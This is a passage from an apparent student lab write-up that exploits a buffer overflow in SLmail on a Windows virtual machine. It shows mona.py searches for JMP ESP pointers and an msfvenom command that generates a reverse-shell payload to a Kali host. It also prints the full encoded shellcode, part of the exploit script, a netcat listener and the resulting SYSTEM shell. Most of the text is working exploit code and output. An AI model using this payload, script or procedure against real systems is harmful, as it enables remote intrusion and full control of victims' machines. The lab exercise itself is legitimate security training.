0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"\xff\xe4"' : 19
0BADF00D [+] Results :
5F4A358F   0x5f4a358f : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063
5F4B41E3   0x5f4b41e3 : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063
5F4B5663   0x5f4b5663 : "\xff\xe4" | asciiprint,ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS:
5F4B6243   0x5f4b6243 : "\xff\xe4" | asciiprint,ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS:
5F4B63A3   0x5f4b63a3 : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063
5F4B7963   0x5f4b7963 : "\xff\xe4" | asciiprint,ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS:
5F4B7B23   0x5f4b7b23 : "\xff\xe4" | asciiprint,ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS:
5F4B9703   0x5f4b9703 : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063
5F4BAC53   0x5f4bac53 : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063
5F4BBE53   0x5f4bbe53 : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063
5F4BCC6B   0x5f4bcc6b : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063
5F4BEAC3   0x5f4beac3 : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063
5F4BF0BB   0x5f4bf0bb : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063
5F4C067B   0x5f4c067b : "\xff\xe4" | ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00
5F4C078B   0x5f4c078b : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063
5F4C0EA3   0x5f4c0ea3 : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063
5F4C14FB   0x5f4c14fb : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063
5F4C2D63   0x5f4c2d63 : "\xff\xe4" | asciiprint,ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS:
5F4C4D13   0x5f4c4d13 : "\xff\xe4" | ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00
0BADF00D     Found a total of 19 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:01.063000
```

```
!mona find -s "\xff\xe4" -m slmfc.dll
```


Figure 29: Result after second mona command.

Then I copied the address of that. The address of the one I selected was **5F4A358F**.

Step 12

In this step I have to create a malicious payload using **msfvenom.** I used the below command for that purpose. **Msfvenom -p windows/shell_reverse_tcp LHOST=192.168.100.5 LPORT=443 -f py -b '\x00\x0a\x0d' -e x86/shikata_ga_nai**


By this command it will create a reverse shell payload with the local host of kali linux host in python. I have mentioned the bad characters as 00,0a and 0d. 0a and 0d we found by executing python scripts and 00 is always a bad character. I have used shikata_ga_nai as the encode in this command. I got a result as below with this command.



```
Final size of py file: 1712 bytes
buf =  b""
buf += b"\xdd\xc2\xd9\x74\x24\xf4\xbd\x5b\x91\x0e\xeb\x5b\x33"
buf += b"\xc9\xb1\x52\x31\x6b\x17\x83\xeb\xfc\x03\x30\x82\xec"
buf += b"\x1e\x3a\x4c\x72\xe0\xc2\x8d\x13\x68\x27\xbc\x13\x0e"
buf += b"\x2c\xef\xa3\x44\x60\x1c\x4f\x08\x90\x97\x3d\x85\x97"
buf += b"\x10\x8b\xf3\x96\xa1\xa0\xc0\xb9\x21\xbb\x14\x19\x1b"
buf += b"\x74\x69\x58\x5c\x69\x80\x08\x35\xe5\x37\xbc\x32\xb3"
buf += b"\x8b\x37\x08\x55\x8c\xa4\xd9\x54\xbd\x7b\x51\x0f\x1d"
buf += b"\x7a\xb6\x3b\x14\x64\xdb\x06\xee\x1f\x2f\xfc\xf1\xc9"
buf += b"\x61\xfd\x5e\x34\x4e\x0c\x9e\x71\x69\xef\xd5\x8b\x89"
buf += b"\x92\xed\x48\xf3\x48\x7b\x4a\x53\x1a\xdb\xb6\x65\xcf"
buf += b"\xba\x3d\x69\xa4\xc9\x19\x6e\x3b\x1d\x12\x8a\xb0\xa0"
buf += b"\xf4\x1a\x82\x86\xd0\x47\x50\xa6\x41\x22\x37\xd7\x91"
buf += b"\x8d\xe8\x7d\xda\x20\xfc\x0f\x81\x2c\x31\x22\x39\xad"
buf += b"\x5d\x35\x4a\x9f\xc2\xed\xc4\x93\x8b\x2b\x13\xd3\xa1"
buf += b"\x8c\x8b\x2a\x4a\xed\x82\xe8\x1e\xbd\xbc\xd9\x1e\x56"
buf += b"\x3c\xe5\xca\xf9\x6c\x49\xa5\xb9\xdc\x29\x15\x52\x36"
buf += b"\xa6\x4a\x42\x39\x6c\xe3\xe9\xc0\xe7\xcc\x46\xae\xf2"
buf += b"\xa4\x94\x2e\xfc\x8f\x10\xc8\x94\xff\x74\x43\x01\x99"
buf += b"\xdc\x1f\xb0\x66\xcb\x5a\xf2\xed\xf8\x9b\xbd\x05\x74"
buf += b"\x8f\x2a\xe6\xc3\xed\xfd\xf9\xf9\x99\x62\x6b\x66\x59"
buf += b"\xec\x90\x31\x0e\xb9\x67\x48\xda\x57\xd1\xe2\xf8\xa5"
buf += b"\x87\xcd\xb8\x71\x74\xd3\x41\xf7\xc0\xf7\x51\xc1\xc9"
buf += b"\xb3\x05\x9d\x9f\x6d\xf3\x5b\x76\xdc\xad\x35\x25\xb6"
buf += b"\x39\xc3\x05\x09\x3f\xcc\x43\xff\xdf\x7d\x3a\x46\xe0"
buf += b"\xb2\xaa\x4e\x99\xae\x4a\xb0\x70\x6b\x7a\xfb\xd8\xda"
buf += b"\x13\xa2\x89\x5e\x7e\x55\x64\x9c\x87\xd6\x8c\x5d\x7c"
buf += b"\xc6\xe5\x58\x38\x40\x16\x11\x51\x25\x18\x86\x52\x6c"
root@kali:~/SLmail# 
```

Figure 30: Generated result from msfvenom


Then we have to copy the generated result and paste in in the final script call slmailsploit.py as below.



```
buf += b"\x74\x69\x58\x5c\x69\x80\x08\x35\xe5\x37\xbc\x32\xb3"
buf += b"\x8b\x37\x08\x55\x8c\xa4\xd9\x54\xbd\x7b\x51\x0f\x1d"
buf += b"\x7a\xb6\x3b\x14\x64\xdb\x06\xee\x1f\x2f\xfc\xf1\xc9"
buf += b"\x61\xfd\x5e\x34\x4e\x0c\x9e\x71\x69\xef\xd5\x8b\x89"
buf += b"\x92\xed\x48\xf3\x48\x7b\x4a\x53\x1a\xdb\xb6\x65\xcf"
buf += b"\xba\x3d\x69\xa4\xc9\x19\x6e\x3b\x1d\x12\x8a\xb0\xa0"
buf += b"\xf4\x1a\x82\x86\xd0\x47\x50\xa6\x41\x22\x37\xd7\x91"
buf += b"\x8d\xe8\x7d\xda\x20\xfc\x0f\x81\x2c\x31\x22\x39\xad"
buf += b"\x5d\x35\x4a\x9f\xc2\xed\xc4\x93\x8b\x2b\x13\xd3\xa1"
buf += b"\x8c\x8b\x2a\x4a\xed\x82\xe8\x1e\xbd\xbc\xd9\x1e\x56"
buf += b"\x3c\xe5\xca\xf9\x6c\x49\xa5\xb9\xdc\x29\x15\x52\x36"
buf += b"\xa6\x4a\x42\x39\x6c\xe3\xe9\xc0\xe7\xcc\x46\xae\xf2"
buf += b"\xa4\x94\x2e\xfc\x8f\x10\xc8\x94\xff\x74\x43\x01\x99"
buf += b"\xdc\x1f\xb0\x66\xcb\x5a\xf2\xed\xf8\x9b\xbd\x05\x74"
buf += b"\x8f\x2a\xe6\xc3\xed\xfd\xf9\xf9\x99\x62\x6b\x66\x59"
buf += b"\xec\x90\x31\x0e\xb9\x67\x48\xda\x57\xd1\xe2\xf8\xa5"
buf += b"\x87\xcd\xb8\x71\x74\xd3\x41\xf7\xc0\xf7\x51\xc1\xc9"
buf += b"\xb3\x05\x9d\x9f\x6d\xf3\x5b\x76\xdc\xad\x35\x25\xb6"
buf += b"\x39\xc3\x05\x09\x3f\xcc\x43\xff\xdf\x7d\x3a\x46\xe0"
buf += b"\xb2\xaa\x4e\x99\xae\x4a\xb0\x70\x6b\x7a\xfb\xd8\xda"
buf += b"\x13\xa2\x89\x5e\x7e\x55\x64\x9c\x87\xd6\x8c\x5d\x7c"
buf += b"\xc6\xe5\x58\x38\x40\x16\x11\x51\x25\x18\x86\x52\x6c"
overflow = achars + jmpesp + nops + buf

try:
   server = str(sys.argv[1])
   port = int(sys.argv[2])
except IndexError:
   print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
   print "Make sure to use netcat first. Example: nc -nlvp 443"
:wq!
```

Figure 31: Pasting the result from msfvenom in the final script


Then as the next step we have to create a nc listener with the command **nc -nlvp 443** as below.



```
root@kali:~/SLmail# nc -nlvp 443
listening on [any] 443 ...
```

Figure 32: creating nc listener

Then we have to execute the final script to gain the access remotely. As below.




```
root@kali:~/SLmail# 
```

```
root@kali:~/SLmail# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.100.6] 49258
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\SLmail\System>
```

Figure 33: Getting the access to windows vm

We can verify whether we are inside the windows VM by using below commands

Ipconfig, hostname, whoami



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[Shell No. 1]
Shell No. 1
03:41 PM
27%
Shell No. 1
File Actions Edit View Help
Type here to search
ENG
04:11 AM
12/05/2020
Right Ctrl

```
C:\Program Files\SLmail\System>hostname
hostname
sachini-PC

C:\Program Files\SLmail\System>whoami
whoami
nt authority\system

C:\Program Files\SLmail\System>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::5534:d94e:c4d5:8dcf%11
   IPv4 Address. . . . . . . . . . . : 192.168.100.6
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.1

Tunnel adapter isatap.{6E3BC76E-CA92-4A7A-8C73-11104F38231D}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Program Files\SLmail\System>
```

Now I have successfully conducted the exploit.